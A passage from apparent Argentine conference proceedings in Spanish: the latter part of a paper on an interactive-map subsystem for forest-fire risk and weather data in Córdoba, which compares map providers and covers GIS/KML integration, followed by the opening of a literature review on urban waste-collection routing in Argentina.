


Figura 2. Incendios en el Valle de Punilla, Córdoba

Este problema complejo requiere que se lo aborde contemplando diferentes aristas que involucran desde la prevención, la educación y capacitación, la dotación de los recursos materiales y económicos necesarios, hasta la construcción de un sistema que posibilite la detección y seguimiento de los incendios forestales.

Dado que el monitoreo y supervisión humana directa son tareas que incurren en costos demasiado elevados, las investigaciones en el campo han abordado diferentes soluciones entre las que podemos destacar [3]:

- Enfoque basado en satélites [4]: las aproximaciones basadas en satélites por lo general tienen costos altos de adquisición y su resolución no es adecuada en todos los casos, sin embargo son muy eficientes en el análisis de imágenes de superficies grandes y homogéneas. En estos últimos años, la información satelital disponible se ha incrementado gracias a organismos internacionales como la NASA (Administración Nacional de la Aeronáutica y del Espacio, EEUU) y organismos nacionales como CONAE (Comisión Nacional de Actividades Espaciales, Argentina), que brindan acceso a imágenes satelitales de alta resolución y productos derivados que permiten hacer un mejor análisis y procesamiento.
- Enfoque basado en scanners [5]: estas aproximaciones presentan altos costos de equipamiento y de mantenimiento, pese a que la tecnología es apropiada para la detección temprana debido a su bajo retardo, buena resolución y precisión en la localización. Sin embargo, uno de los inconvenientes de la misma es la elevada tasa de falsas alarmas debido a las emisiones infrarrojas que pueden producir otras fuentes.
- Enfoque basado en sensores locales [6]: las técnicas basadas en el sensado de las condiciones del tiempo, tales como temperatura y humedad del aire, presentan bajos costos y pueden ser recolectados en tiempo real. A su vez, se conoce que tales condiciones afectan la ocurrencia del fuego.

Debido a la complejidad y magnitud del volumen de datos con los que se trabaja con este tipo de problema, diversos autores [7 y 8] sostienen que las aproximaciones basadas en los métodos estadísticos clásicos para predicción no son una alternativa viable.

Por ello, otros enfoques, como aquellos orientados a la aplicación de técnicas de Data Mining (DM) han brindado alternativas para tratar de proveer una mejor solución mediante el análisis de variables meteorológicas [6] y la ocurrencia de incendios forestales, tanto aquellas originadas por causas naturales como aquellas de origen antrópicas.

Estas situaciones adversas han motivado la necesidad de un sistema integral de gestión de incendios forestales que involucre el almacenamiento y el procesamiento de

² https://twitter.com/CONAE_Oficial

información meteorológica, la predicción de incendios y la visualización de información meteorológica y de siniestros.

En este artículo se expone un subsistema de procesamiento y visualización de información meteorológica mediante el empleo de mapas interactivos, que forma parte de un sistema integral de gestión de información meteorológica y de predicción de incendios forestales de la Provincia de Córdoba [9][10][11], que está formado por varios subsistemas: un subsistema de recolección de información meteorológica, y un subsistema de visualización de siniestros e información meteorológica, un subsistema de detección de alertas, un subsistema de reporte de incidentes, y un subsistema de predicción de incendios.

En las siguientes secciones se analizan las diferentes alternativas existentes para la visualización de mapas digitales, se describe con detalle el subsistema de visualización de información meteorológica mediante mapas interactivos, se analizan las posibilidades de intercambio de información con sistemas GIS, y finalmente se enuncian las conclusiones y el trabajo futuro.

Disponibilidad de Mapas digitales: Ventajas y desventajas de los proveedores existentes

Para poder construir un subsistema de visualización fue necesario previamente realizar un estudio, evaluación y análisis de las diferentes alternativas tecnológicas disponibles sobre mapas interactivos.

Por ello, en esta Sección se analizan diferentes opciones de mapas digitales, enunciando sus características tecnológicas, y sus requerimientos económicos. A continuación se listan y analizan los principales proveedores: OpenLayers, Here Maps, Google Maps, OpenStreetMaps y Bings Maps.

OpenLayers³ permite desplegar mapas digitales dinámicamente en una página web o en una aplicación. Puede extraer información de OpenStreetMap que solo provee una API para datos geográficos sin procesar. Entonces, OpenLayers agrega la funcionalidad de permitir renderizar capas vectoriales en un mapa, y posibilita el agregado de marcadores en los lugares deseados.

Adicionalmente, se destaca que es gratuito, open source y elaborado en Javascript.

Here Maps⁴ fue creada originalmente en el 2013 por Nokia, quién luego liberó este recurso en el 2015 cambiando de nombre al poco tiempo por Here WeGo.

³ <https://openlayers.org/>

⁴ <https://www.here.com/>

Se encuentra disponible en forma de API para dispositivos móviles Android e iOS. HERE Maps también tiene una versión estable de escritorio que ofrece imágenes de tráfico en tiempo real, con gran detalle en los exteriores e interiores de edificios públicos. Ofrece una versión gratuita hasta 250.000 consultas mensuales, con hasta 5000 usuarios y con hasta 2.5GB de tráfico. El siguiente plan tiene un costo de 45usd mensuales, que limita la transferencia mensual a 10Gb.

Google Maps⁵ es un servidor más conocido de aplicaciones de mapas que ofrece imágenes de mapas digitales que pueden ser navegados, fotografías satelitales de diversas partes del mundo y ofrece la ruta y la distancia entre dos o más ubicaciones previamente definidas en el mapa. También permite un recorrido "a pie" mediante la aplicación denominada Google Street View. Otra funcionalidad lo constituye la aplicación Google Traffic que informa en tiempo real las condiciones del tráfico, indicando las rutas menos congestionadas y el tiempo estimado de la congestión. Permite calcular el tiempo de demora en transitar esa ruta a pie, en automóvil, bicicleta, o transporte público. Google Maps Go es otra aplicación más ligera y veloz que Google Maps, y está disponible para la plataforma Android.

El servicio se concibió inicialmente gratuito y no tuvo publicidades desde su creación en el 2005. Luego, en 2018 esta situación cambió y se adoptó un modelo de "pago por uso". Otra serie de cambios introducidos por Google han repercutido negativamente en los usuarios y desarrolladores. Entre ellos destacamos: 1) Anuncios en la función de navegación que confunde a los usuarios al momento de informar la ruta más corta. 2) En ciertos lugares se realizan referencias patrocinadas, entonces en vez de informar "Gira a la derecha en 200 metros" informa "Gira a la derecha después del McDonalds"⁶.

Como ventajas del empleo de la API de Google Maps se destacan su facilidad de uso, y popularidad entre los usuarios. Posibilidad de realizar acercamientos o alejamientos del mapa, provee información adicional sobre lugares públicos, muestra alternativas de acceso a un determinado lugar de destino. Asimismo, permite integrar el código del mapa digital en una web, cuenta con un amplio soporte de Javascript y HTML que son fundamentales en el desarrollo de sistemas web, soporte continuo y una actualización que se realiza varias veces al año, aunque ante el reporte de información nueva o errónea las actualizaciones se reflejan en aproximadamente 72 horas.

Otra ventaja es que la API de Google Maps está ampliamente documentada contando con gran variedad

⁵ <https://cloud.google.com/maps-platform/?hl=es>

⁶ <https://computerhoy.com/noticias/tecnologia/cambio-google-maps-que-esta-enfadando-algunos-usuarios-289925>

de ejemplos, guías y tutoriales para integrar rápidamente los mapas en una aplicación.

Como desventaja se destaca el hecho de que, si bien se disponen de opciones para organizaciones sin fines de lucro, los requisitos que se exigen son limitantes, como el registro de una tarjeta de crédito.

OpenStreetMap⁷ (también conocido como OSM) es un proyecto colaborativo para crear mapas editables y libres. Se trata de un recurso libre y gratuito con licencia Creative Commons 2.0 CC, la cual permite manipular la información sin inconvenientes con solo citar al autor.

OSM se caracteriza por poseer una actualización constante de los mapas ya que es soportado en base al esfuerzo colaborativo de empresas, instituciones gubernamentales y la comunidad en general.

Adicionalmente, no presenta restricciones en cuanto a la cantidad de tráfico ni necesita de tarjeta de crédito para poder hacer uso de API. La velocidad es otro de sus aspectos positivos, ya que es rápido al cargar y visualizar mapas en comparación a otras herramientas de visualización. Cuenta además con el respaldo de dos universidades británicas, la University College de Londres (UCL) y la Imperial College London (ICL), que es donde se encuentran sus servidores principales. Además cuenta con servidores alrededor del mundo para hacer frente a la demanda creciente. También brinda un amplio conjunto de marcadores para visualizar la información. Además, no se necesita ningún requisito para su uso, solo se requiere registración para colaborar con el proyecto.

Los mapas se crean utilizando información geográfica capturada con dispositivos GPS móviles, ortofotografías y otras fuentes libres. Esta cartografía, tanto las imágenes creadas como los datos vectoriales almacenados en su base de datos, se distribuye bajo Licencia Abierta de Base de Datos (en inglés ODbL).

Entre sus principales desventajas está la escasa documentación (en comparación a otras herramientas de mapas digitales), que muchas veces no está completa o bien está desactualizada. Otras desventajas son los errores que surgen al momento de integrarlo con otras herramientas. Algunas veces son bugs y otras veces presenta problemas de compatibilidad.

Bing Maps⁸ (anteriormente Live Search Maps, Windows Live Maps, Windows Live Local y MSN Virtual Earth) es una web de mapas creada por Microsoft para su buscador Bing.

Entre sus ventajas destacamos el amplio soporte para Javascript y Typescript, este último utilizado por Microsoft, además de HTML. Dispone de una variedad de librerías que soportan una gran cantidad de

funcionalidades para la visualización de información con referencias espaciales y geográficas, el tratamiento de la información y compatibilidad con formatos para la manipulación y distribución de la misma, como lo son GeoXML y GeoJson, ambos formatos especializados de XML y JSON. Tampoco se requiere ningún tipo de condición especial, sólo el registro en el sitio web para obtener la clave para el uso de la librería. Cuenta con una documentación adecuada y brinda la posibilidad de guardar los mapas generados en formato KML para su posterior utilización en Sistemas de Información Geográficas (SIG).

Existen otros proveedores de mapas digitales no analizados aquí como MapQuest, Yahoo Map, entre otros. Sin embargo, no son descriptas ya que no es el propósito de este artículo realizar una comparación exhaustiva entre todos los proveedores disponibles, por lo que se han analizados aquellos que son más ampliamente utilizados por la comunidad.

Subsistema de Visualización

De los proveedores de visualización de datos mencionados anteriormente, se optó por Bings Maps ya que fue el evaluado como el que mejor se adapta a las necesidades del proyecto ofreciendo la mayor compatibilidad y exigiendo la menor cantidad de requerimientos. Una vez seleccionada esta opción se estudió el funcionamiento de la API V8 Web Control.

La API tiene soporte JavaScript y es compatible con controles HTML. Esto permite que funcione en la gran mayoría de los navegadores y dispositivos móviles.

El subsistema de Visualización de Mapas Digitales toma como entrada información meteorológica, e información de predicciones calculadas por otros subsistemas dentro del proyecto. La información meteorológica puede ser originada a causa de un registro manual o bien puede ser producto de una recolección automática realizada por el sistema.

En el proyecto se desarrolló una librería en C# que permite manipular información en el formato GeoJSON y registrarla adecuadamente en un repositorio interno de base de datos.

Además, se desarrolló un subsistema web basado en HTML y ASP.Net, con métodos en JavaScript que permiten seleccionar entre cuatro opciones de mapas digitales disponibles con diferentes tipos de información en cada uno de ellos.

El primer mapa tiene información referente a las predicciones (Figura 3), indicando con colores verdes si una predicción ha sido correcta (es decir si se corresponde con un siniestro ocurrido en la realidad) y con un color rojo si la misma ha sido incorrecta (no se

⁷ https://wiki.openstreetmap.org/wiki/Main_Page

⁸ <https://www.microsoft.com/en-us/maps/choose-your-bing-maps-api>

corresponde con ningún siniestro para la fecha elegida). La información es obtenida por el Subsistema de Entrenamiento y Predicción. Además es posible observar la localidad, fecha y cantidad de hectáreas que serán afectadas.

Este subsistema obtiene los datos para su visualización a partir de lo que el sistema de predicción ha calculado previamente, y es leído desde una base de datos. A su vez, es posible seleccionar un intervalo de fechas válidos.




Figura 3. Mapa de predicciones e información de Predicciones

El segundo tipo de mapa digital permite visualizar información referida a los índices meteorológicos que posibilitan calcular el FWI (Canadian Forest Fire Weather Index) y el índice de riesgo de incendio forestal. Los mapas muestran índices con una clasificación según una escala de 5 colores que indican: 1) Rojo: si el riesgo de incendio es extremo, 2) Anaranjado: si el riesgo es muy alto, 3) Amarillo: si el riesgo es alto, 4) Azul: si el riesgo calculado es moderado, 5) Verde: si es un riesgo calculado para el incendio forestal es bajo. Los valores de los índices son dependientes de cada estación meteorológica.

Importación de Mapas y Sistemas GIS

Además de los mapas digitales interactivos presentados anteriormente, surge la necesidad de superponer e integrar información proveniente de diferentes orígenes de datos.

Por ello, se trabajó con mapas en formato .kml que es un formato de archivo abierto basado en XML que permite describir convenientemente información espacial. Este formato de archivo es fácilmente interpretado por Sistemas de Información Geográfica o también conocidos por sus siglas GIS.

Los GIS (o SIG en español) son un conjunto de herramientas que integra y relaciona diversos componentes (usuarios, hardware, software, procesos) que permiten la organización, almacenamiento, manipulación, análisis y modelización de grandes cantidades de datos procedentes del mundo real que están vinculados a una referencia espacial, facilitando la incorporación de aspectos sociales-culturales, económicos y ambientales que conducen a la toma de decisiones de una manera más eficaz, como por ejemplo decidir la mejor ubicación para fabricas, realizar una mejor planificación para la construcción de caminos, realizar estudios e investigaciones que requieran de un componente de información espacial como para ver, por ejemplo, el crecimiento de una población de una especie en peligro de extinción o estudios sociológicos para ver la distribución cultural en un territorio determinado.

En el proyecto, se optó por utilizar Google Earth Pro que es la herramienta de Google para la visualización de archivos geolocalizados. Inicialmente, Google Earth Pro era una herramienta paga y tenía un costo de 400usd anuales. Luego, desde el 2015 Google la liberó y dejó a disposición de la comunidad.

Adicionalmente, destacamos que Google Earth permite importar y exportar datos de sistemas GIS. Además del formato .kml que utilizamos en el sistema, es posible trabajar con el formato .shp (shape) muy comúnmente difundido entre sistemas GIS.

Es posible importar archivos KML en sistemas GIS como el ArcGIS, al mismo tiempo es posible importar archivos shapes (.shp) o .kml en Google Earth, dibujar características y posteriormente exportar el archivo en formato .kml, por lo que es bastante directo la operabilidad entre Google Earth y los sistemas GIS. En la Figura 4 se muestra la visualización de la información de riesgo de incendio en base a la estación número 5 de la provincia de Córdoba. El mismo se trata de un mapa en capas, una de ellas muestra los riesgos de incendios, y otra, los valores de información meteorológica.




Figura 4. Visualización de la información de riesgo de incendio en base a la estación 5 de la provincia de Córdoba.

Conclusiones y Trabajos Futuros

En este artículo se presentan un subsistema de visualización de mapas digitales que provee de manera visual e interactiva de información meteorológica, información de siniestros, y predicciones de incendios sobre el Noroeste de la Provincia de Córdoba.

Se muestra como utilizar e integrar herramientas de visualización al tiempo que se realiza un análisis de los diferentes proveedores de mapas digitales evaluando las ventajas y desventajas de cada uno de ellos.

Finalmente se describe la integración con Google Earth Pro, el cual presenta ciertas características de los sistemas GIS, y permite mostrar en un mismo mapa la información proveniente de diferentes capas de datos.

Como trabajos futuros mencionamos el empleo de sistemas GIS que permitan interoperar con los archivos actuales con los que trabaja el sistema. La edición de información actual y la incorporación de nueva información en una nueva capa de abstracción que pueda observarse gráficamente es un requerimiento valorado y solicitado por los usuarios del sistema.

Referencias

[1] Calderón M., J., Gavarrete G., O., A., & Guzmán Navarrete, R., S. (2013). La prevención y manejo de desastres ambientales que afectan el medio ambiente, el patrimonio y la vida de los salvadoreños. Tesis de Licenciatura. Universidad de El Salvador.

[2] Cruz, A. (2005, Septiembre 14). Causa calentamiento global desastres. Diario: El Universal. México.

[3] Arrue, B., Ollero, A., & Matinez de Dios, J. (2000) An Intelligent System for False Alarm Reduction in Infrared Forest-Fire Detection. *IEEE Intelligent Systems*, 15(3):64–73.

[4] Rauste, Y. (1996) Forest Fire Detection with Satellites for Forest Fire Control. *Archives of Photogrammetry and Remote Sensing*, Vol.31, Part B7, Proc. XVIII Congress of the Int'l Soc. for Photogrammetry and Remote Sensing, ISPRS, 584–588.

[5] Ollero Baturone, A., Martínez de Dios, J., & Arrúe, B. (2001) Monitorización y determinación de parámetros en tiempo real de fuegos forestales empleando cámaras visuales y de infrarrojos. *Actas del III Congreso Forestal Español*. pp. 503 - 509.

[6] Chandler, C., Cheney, P., Thomas, P., Trabaud, L., & Williams, D. (1983), *Fire in Forestry, Vol I. Forest Fire Behaviour and Effects*, John Wiley, New York, p. 450.

[7] Hand, D., Mannila, H., & Smyth, P. (2001) *Principles of Data Mining*. MIT Press, Cambridge, MA.

[8] Cortez, P., & Morais, A. (2007). A data mining approach to predict forest fires using meteorological data. *Portuguese Conference on Artificial Intelligence*. Guimarães, Portugal, 512-523.

[9] Martín Navarro Mugas, Osvaldo Casco, Marina Cárdenas, Julio Castillo. “Uso de tecnologías web y móvil para alertas tempranas de incendios en la Provincia de Córdoba”. 46 JAIIO-CLEI. EST 2017. ISSN: 2451-7615. UTN-FRC. Córdoba, Argentina. 04 al 08 de Septiembre de 2017.

[10] Cardenas Marina, Castillo Julio, Medel Ricardo, “Sistema de Predicción de Incendios forestales para la Provincia de Córdoba”. 4to Congreso Nacional de Ingeniería Informática Sistemas de Información (CONAIISI 2016). Salta, Argentina. Noviembre de 2016

[11] Cardenas Marina, Navarro Martín, Hernández Nicolás, Castillo Julio. *Recolección Automática de Información Meteorológica*. CONAIISI 2018. Mar del Plata, Buenos Aires. 29 y 30 de Noviembre de 2018.

[12] Diario San Rafael (2019). Conocé 50 lenguas indígenas en Google Earth. URL: <https://diariosanrafael.com.ar/conoce-50-lenguas-indigenas-en-google-earth-194459>

[13] Redacción Mag. (2019). Google Maps te permite recorrer el lugar de la Tierra más parecido a Marte y así puedes conocerlo. URL: <https://mag.elcomercio.pe/data/google-maps-conoce-lugar-canada-parece-marte-truco-viral-smartphone-curiosidades-noticia-nnda-nnrt-673054>

[14] Raul Alvarez. (2019). Xataka. Google Earth Timelapse: 35 años de cambios en nuestro planeta a través de 18 asombrosos videos satelitales. URL:<https://www.xataka.com/videos/google-earth-timelapse-35-anos-cambios-nuestro-planeta-a-traves-18-asombrosos-videos-satelitales>

[15] Redacción Médica (25-03-2020). Coronavirus: Google Maps actualiza en tiempo real el número de contagios. url: <https://www.redaccionmedica.com/secciones/sanidad-hoy/coronavirus-google-maps-directo-tiempo-real-contagios-muertes-213>

Recolección de Residuos Sólidos Urbanos en Argentina. Revisión Bibliográfica

Carlos MARCOS
marcoscarloseduardo@gmail.com

Fernanda MARTINEZ MICAKOSKI
fer_micakoski@yahoo.com

Luciana PEREZ ANGUEIRA
lucianaperezangueira@hotmail.com

Adhemar ENRIETTI
adhemarenrietti@yahoo.com.ar

Gonzalo GASSELE
gasselegonzalo@hotmail.com

Emanuel ARQUÉ
ciberema@gmail.com

Christian MOLINA
christian0092@gmail.com
Universidad Tecnológica Nacional – Facultad Regional Trenque Lauquen

Resumen

En el marco del proyecto de investigación “Optimización de las rutas de recolección de residuos sólidos urbanos en la ciudad de Trenque Lauquen” de la Universidad Tecnológica Nacional, es de interés conocer los artículos de investigación científica asociados a la gestión de residuos sólidos en la Argentina, con especial foco en la problemática del ruteo para su recolección. El presente documento es una revisión bibliográfica que clasifica los artículos de investigación disponibles en los repositorios digitales de manera que el lector pueda individualizar con rapidez aquellos que se relacionan con su campo de interés. Cada categoría es descrita brevemente con algunos ejemplos claves tomados de la tabla que contiene el total de referencias vinculadas a esa temática que se encuentra al concluir la misma.

1. Introducción

El proyecto de investigación consiste en un desarrollo experimental de optimización de las rutas de recolección de los residuos sólidos urbanos (RSU) y su transporte a las plantas de tratamiento y disposición final en la ciudad de Trenque Lauquen.

En el marco de dicho proyecto es de interés conocer los artículos de investigación científica asociados a la gestión de residuos sólidos en la Argentina, con especial foco en la problemática de su recolección que nos permita recoger experiencias locales.

Para ello se realizó una búsqueda de aquellas publicaciones que estuvieran vinculadas a nuestro país y cuya consulta se pueda hacer en forma virtual.

Las publicaciones clasificadas están referidas a los distintos aspectos que forman parte de la gestión de residuos sólidos urbanos: dimensionamiento de los residuos, contenedores domiciliarios, recolección, depósitos, reciclaje y lugares de disposición final.



Figura 1. Artículos publicados por período.

El interés sobre esta temática en nuestro país ha venido creciendo en las últimas dos décadas y se puede visualizar en base a la cantidad de artículos publicados desde el año 1997 a la fecha (ver Figura 1).

Las investigaciones realizadas sobre casos reales se distribuyen a lo largo del país, siendo la Ciudad Autónoma de Buenos Aires y distritos de la Provincia de Buenos Aires, Córdoba y Entre Ríos los que concentran la mayor cantidad de artículos.

El problema del ruteo para recolectar la basura en general recae sobre los propios conductores de los

camiones, lo que suele traer aparejados inconvenientes en la confiabilidad del servicio debido a que, por diversos motivos, en reiteradas ocasiones se “saltean” algunas cuadras, aumentan los costos debido a que las trayectorias no son óptimas, el crecimiento de las ciudades obliga a modificar los trayectos tradicionales y alterar su frecuencia, etc. Para los Municipios, la recolección de los residuos constituye el 80% de los costos asociados al servicio [55, 56], por lo tanto, es de vital importancia su optimización.

Para diseñar un recorrido efectivo, se debe poder dimensionar el volumen de residuos a recolectar, la ubicación, cantidad y capacidad de los contenedores donde se almacenarán hasta su retiro, la frecuencia con la que se deben recolectar, las normativas vigentes de acuerdo con cada tipo de residuo, los trayectos posibles en base a las restricciones de circulación, horarios disponibles, acuerdos sindicales, nivel de tráfico, capacidad de los puntos de transferencia, ubicación de los depósitos, etc. Por lo tanto, poder acceder rápidamente a la bibliografía existente sobre esta temática y de algún modo facilitar el contacto con los investigadores que las llevaron a cabo en nuestro país facilita enormemente la tarea para cada persona interesada en esta temática.

Dado la cantidad de enfoques posibles para abordar el problema se ha clasificado la información de los artículos en categorías, mencionándose ejemplos de los artículos más significativos que abordan dicha temática. Al finalizar cada categoría se puede encontrar un cuadro individualizando los artículos asociados a cada tema.

Las categorías en que se ha clasificado la información de las publicaciones son: Objetivos, Tipo de residuos, Tipo de ruteo, Tipo de caso, Ubicación, Variables en la resolución, Método de resolución y Software.

En lo que concierne a la diferenciación de los contenedores por tipo de residuo no se incluyó como categoría porque las publicaciones describen la recolección basados en un único tipo de contenedor por trayecto, ya sea para residuos diferenciados o no, por lo tanto, no hay diferencias respecto a las soluciones a las que arriban en base a este tópico.

De manera similar, la posibilidad de contar con un único o múltiples recolectores (personas o vehículos) es abordado como si fuera uno solo por ruta o zona de manera que no tienen impacto en las conclusiones más allá de evaluar distintos horarios para la recolección de manera de poder reutilizarlos cuando no son suficientes para hacer todos los recorridos en simultáneo.

Tampoco se clasifican los artículos en base a poseer un solo o múltiples lugares de disposición o depósito por ruta ya que en caso de existir más de uno los autores plantean una zonificación en base a la cercanía de cada depósito.

2. Objetivos

La gestión de residuos sólidos urbanos posee varias áreas a resolver, donde el ruteo es una muy importante pero no la única. Se consideran 7 subdivisiones principales:

Dimensionamiento de los residuos: Esto impactará en los trayectos, ya que comparando la capacidad de los recolectores y el volumen a recoger determinará la frecuencia, y los sitios de inicio y descarga de manera de minimizar, por ejemplo, la longitud del trayecto total. La metodología utilizada para obtener el dimensionamiento tiene dos enfoques: relevamientos estratificados de los residuos en viviendas para luego estimar el volumen total, y la medición en el punto de acopio de los residuos de toda la ciudad para luego estimar el volumen por vivienda y/o habitante.

En [1] encontramos un muestreo estratificado de ciudades medias de la provincia de Buenos Aires. El dimensionamiento se realiza sobre bolsas individuales atendiendo a la composición socioespacial de cuatro ciudades seleccionadas. El relevamiento se realiza en cuatro meses del año para captar la estacionalidad de los residuos y los resultados se detallan en reciclables orgánicos e inorgánicos, no reciclables y peligrosos. Se realiza una estimación del volumen generado por kg/día/hab. En [3] se encuentra una influencia definida del nivel socioeconómico de las viviendas en la composición de sus residuos en el norte del país y se hace una comparativa con otros estudios del resto del país. En [20] se dimensiona la generación diaria de residuos patógenos diferenciando por establecimientos de salud.

Dimensionamiento económico de los residuos: Cuando se desea evaluar la viabilidad de implementar un servicio diferenciado de recolección de residuos resulta muy interesante analizar el impacto económico, tanto positivo como negativo, que es posible obtener reciclando los materiales desechados.

En [17] se realiza una cuantificación económica tanto de la inversión como de los gastos corrientes para la gestión de los RSU en una ciudad de 750 viviendas y el recupero posible a partir de los residuos reciclables. En [25] se estiman para la ciudad de Avellaneda (Buenos Aires) los costos anuales no solo de la recolección, traslado y disposición final sino también otros costos asociados.

Evaluación de eficiencia: como todo servicio que se desea optimizar, es necesario definir métricas que permitan evaluar la evolución del proceso a medida que se introducen cambios, o realizar un benchmarking con otros servicios de similares características. Para ello necesitamos medir la eficiencia de cada etapa de la gestión de los residuos. En [36] se utiliza la técnica no paramétrica de evaluación de eficiencia DEA (Data Envelopment Analysis) para generar una herramienta de comparación de los servicios entre distintos municipios.

Localización de contenedores / puntos de acumulación: Una forma de innovar en la recolección puede ser que se evite recoger los residuos en cada

domicilio y se opte por fijar puntos de acumulación donde los ciudadanos o un servicio previo de recolección masiva reúna los residuos para ser retirados definitivamente. En [48, 51, 54, 56] se optimiza la localización de los contenedores de diversos tipos, con diferencias en las capacidades y el espacio que ocupan. En [55] se determinan los puntos de acumulación de las hojas y otros residuos que manualmente se barren en las calles para luego ser retiradas por los camiones.

Localización de lugar de tratamiento/disposición final: No es un tema menor la elección del lugar de tratamiento o disposición final, ya que su ubicación puede impactar directamente en los costos de la recolección. En [44] se evalúa la ubicación de una planta de tratamiento de los envases de residuos agroquímicos de 21 municipios del sudoeste de la provincia de Buenos Aires.

Normativas: Existen numerosas normativas respecto de la gestión de residuos sólidos, de ámbito nacional, provincial y municipal. Todo diseño debe poder encuadrarse dentro del marco legal. En [22] podemos encontrar las normativas para 12 provincias de la Argentina. En [32] se enumeran los marcos legales para residuos peligrosos y residuos biopatógenos por jurisdicción de Argentina. En [38] se realiza una interpretación de la legislación vigente en Córdoba para incluir los Residuos de Aparato Eléctrico y Electrónico.

Recolección: Este es el objetivo más frecuente por ser el de mayor impacto. Se lo subdivide a su vez en cuatro enfoques:

Microemprendimientos y cooperativas: incorporando sectores privados en la recolección puede mejorar la eficiencia del proceso. En [7] se focaliza en los microemprendimientos locales en la provisión de servicios ambientales urbanos en Buenos Aires y en Rosario y, por otra, se consideran dos casos donde el microcrédito ha contribuido a fortalecer la oferta atomizada de servicios ambientales urbanos.

Recorrido: Con foco en el ruteo. En [9, 11, 15, 18, 23] se optimiza la prestación del servicio de recolección diferenciada y transporte de los residuos patógenos generados en la ciudad de Río Cuarto (Córdoba) con foco en el costo del transporte. En [13] el objetivo consiste en minimizar la distancia recorrida y disminuir el desgaste de los camiones al realizar la recolección en la zona sur de la Ciudad de Buenos Aires. En [29] se busca encontrar entre todas las posibles formas de recorrer una ruta óptima en cantidad de kilómetros aquella que implique la menor cantidad de giros en las esquinas. En [30, 43] se manejan prohibiciones de giros en algunas esquinas con semáforos, prohibiciones de giros en U, la selección del punto de inicio de la ruta, la inclusión de bandas perimetrales alrededor del sector a recolectar, y el sentido de circulación de las calles para la ciudad de Morón (Buenos Aires). En [39] se aborda el diseño de rutas en la ciudad de Bariloche, incorporando restricciones como desniveles y calles sin retorno que impiden el paso de los camiones.

Zonificación: un recurso habitual para simplificar grandes superficies a recolectar es particionar la misma. En [41] se genera una zonificación para la ciudad de San Miguel de Tucumán buscando minimizar la cantidad de camiones recolectores, y dividir el municipio en zonas similares, definiendo similitud entre zonas como el parecido entre los resultados de resolver el problema del cartero chino mixto en cada uno de los subgrafos asociados.

Relevamiento de servicio existente: una forma de obtener información necesaria para dimensionar las variables que se utilizarán en el diseño o para comparar la solución propuesta con la existente requiere de un relevamiento previo. En [9] se relevan los kg/día de residuos patógenos en 34 instituciones de salud de la ciudad de Río Cuarto. En [10] se relevaron los residuos de medicamentos que generan el 70% de las farmacias de Comodoro Rivadavia diferenciándolos por peligrosidad. En [12] podemos encontrar las toneladas de residuo municipal y privado de recibidos por el CEAMSE, el cálculo de la producción de RSU per cápita de la Ciudad de Buenos Aires y su evolución entre 1991 y 2001. En [13] se describen las zonas en que se divide la Ciudad de Buenos Aires para la recolección de residuos, tiempo de recolección y limpieza por contenedor, horarios de inicio y finalización del servicio, cantidad de contenedores por zona, cantidad de camiones y su capacidad de carga. En [22] se puede hallar el porcentaje de gasto de RSU / total presupuesto anual Municipal para 13 ciudades del país, porcentaje de municipio con planes implementados por tipo de residuos, residuos en Tn/año en relación con la cantidad de habitantes de 20 municipios, entre otros. En [28] se calcula el costo logístico de la recolección de residuos diferenciados para la Ciudad de Córdoba, la generación en kg per cápita diaria de residuos, composición de los RSU. En [33] se describe la composición de RSU vertidos en Mar del Plata de entre 2012 y 2014, en kg/mes, % y composición recuperada del total de residuos domiciliarios. En [55] se encuentra la cantidad de barrenderos manuales y manzanas asignadas para las tres zonas en que se divide el servicio en la ciudad de Trenque Lauquen.

